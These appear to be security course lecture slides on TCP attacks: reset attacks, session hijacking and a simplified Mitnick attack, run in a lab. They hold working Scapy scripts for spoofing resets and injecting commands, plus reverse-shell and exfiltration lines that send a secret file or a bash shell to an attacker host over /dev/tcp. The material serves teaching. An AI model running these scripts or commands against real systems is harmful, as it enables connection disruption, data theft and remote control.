
How Do We Finish a Phone Call?

- Ask students to answer

How to Close TCP Connections?




TCP Reset Packet



TCP Reset Attack


Spoofing Reset Packet



Target connection

A ----- B

Constructing Reset Packet



TCP Rest Attack: Sample Code

```
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]


    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,
              flags="R", seq=old_tcp.ack)

    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' + \
           ' and src port 23'


sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

TCP Reset Attack on Video Streaming



TCP SESSION HIJACKING ATTACK

TCP Session Hijacking




Finding Sequence Number

- ▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
- ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
 - Source Port: 23
 - Destination Port: 45634
 - [TCP Segment Len: 24] ← **Data length**
 - Sequence number: 2737422009 ← **Sequence #**
 - [Next sequence number: 2737422033] ← **Next sequence #**
 - Acknowledgment number: 718532383
 - Header Length: 32 bytes
 - Flags: 0x018 (PSH, ACK)

- ▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
- ▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
 - Source Port: 46712 ← **Source port**
 - Destination Port: 23 ← **Destination port**
 - [TCP Segment Len: 0] ← **Data length**
 - Sequence number: 956606610 ← **Sequence number**
 - Acknowledgment number: 3791760010 ← **Acknowledgment number**
 - Header Length: 32 bytes
 - Flags: 0x010 (ACK)

About Sequence Number



Session Hijacking: Manual Spoofing

```
#!/bin/env python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=37602, dport=23, flags="A",
               seq=3716914652, ack=123106077)

Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

```
seed@Attacker:~$ nc -lrv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
*****
This is top secret!
*****
```

Session Hijacking: Automatic Spoofing


```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    ip  =  IP( src    = **,      dst = ** )
    tcp = TCP( sport   = **,   dport = **, flags = "A",
               seq    = **,
               ack    = ** )
    data = "\ntouch /tmp/success\n"

    pkt = ip/tcp/data
    send(pkt, verbose=0)
    quit()
```

Reverse Shell



Reverse Shell


```
/bin/bash -i > /dev/tcp/<ip>/<port> 0<&1 2>&1
```

```
seed@Attacker(10.0.2.1)$ nc -lrv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
seed@Server(10.0.2.69)$      ← Got a reverse shell!
```

Demo

```
data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
```

What Happens to The Session?



MITNICK ATTACK

The Story (1994 and 1995)



November 1994




Kevin Mitnick



Tsutomu Shimomura

Mitnick Attack: Technical Details



X-Terminal
(The Target)




Trusted Server



Attacker

A Simplified Mitnick Attack

```
server: nc -lrv 9090
```



10.9.0.5



10.9.0.6



Spoofing SYN Packet

```
client      = "10.9.0.6"
server      = "10.9.0.5"
srcport     = 65000
dstport     = 9090
syn_seq     = 0x1000          # Initial sequence number

# Spoof a SYN from Client to Server
ip  = IP(  src  = client,  dst  = server)
tcp = TCP( sport = srcport, dport = dstport,
           seq   = syn_seq, flags = 'S')
print('Sending SYN...')
send(ip/tcp, verbose=1)
```

Shutdown the Client: Emulation

```
root@e555d1363147:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@e555d1363147:/# arp -n
Address          Hwtype  Hwaddress          Flags Mask
10.9.0.6        ether    aa:bb:cc:dd:ee:ff  CM
```

Spoofing ACK and Data (1)

```
syn_seq = 0x1000
def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # Spoof ACK to finish the handshake protocol
        ip = IP( src    = "10.9.0.6",  dst   = "10.9.0.5")
        tcp = TCP(sport = 65000,        dport = 9090,
                  seq    = syn_seq      + 1,
                  ack    = old_tcp.seq + 1,
                  flags="A")
        data = 'Hello (^_^)(^_^)\n'
        print('  {}-->{} Spoofing ACK + Data'.format(tcp.sport, tcp.dport))
        send(ip/tcp/data, verbose=0)
```

Spoofing ACK and Data (2)

```
syn_seq = 0x1000
def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # Spoof ACK to finish the handshake protocol
        .....

        # Reset the connection after 2 seconds
        # This is not necessary. We did this, so we can repeat the attack.
        time.sleep(2)
        tcp.flags = "R"
        tcp.seq    = syn_seq + 1 + len(data)
        print(' {}-->{} Resetting connection'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose=0)
```

Demo

The image shows three terminal windows in a desktop environment. The top-left window is titled 'Terminal' and shows a root shell on a host with IP e555d1363147, listening on port 9090 for connections. It receives a connection from 10.9.0.6:65000 and prints a friendly greeting. The top-right window is titled 'Mitnick' and shows a user named 'seed' running a Python script called 'spoof_syn.py' with sudo privileges. The script sends a SYN packet to the target host. The bottom window shows the user running another Python script, 'spoof_ack_plus_data.py', also with sudo privileges. This script performs ACK+Data spoofing on the connection and then resets it. The terminal windows have standard dark-themed UI elements like scroll bars and window controls.

